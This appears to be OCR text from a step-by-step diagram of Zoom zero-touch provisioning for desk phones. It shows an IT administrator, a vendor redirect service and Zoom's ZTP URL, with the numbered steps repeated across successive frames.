
2. initiates that Zoom is
the provisioning and configuration
server for the added device


IT administrator


1. adds a device and assigns
a configuration template




vendor redirect service
3. requests the device configuration
desk phone
2. initiates that Zoom is the provisioning and configuration server for the added device
IT administrator
zoom
1. adds a device and assigns a configuration template


vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is
the provisioning and configuration
server for the added device
IT administrator
zoom
1. adds a device and assigns
a configuration template


vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is
the provisioning and configuration
server for the added device
5. requests the device configuration
IT administrator
zoom
1. adds a device and assigns
a configuration template

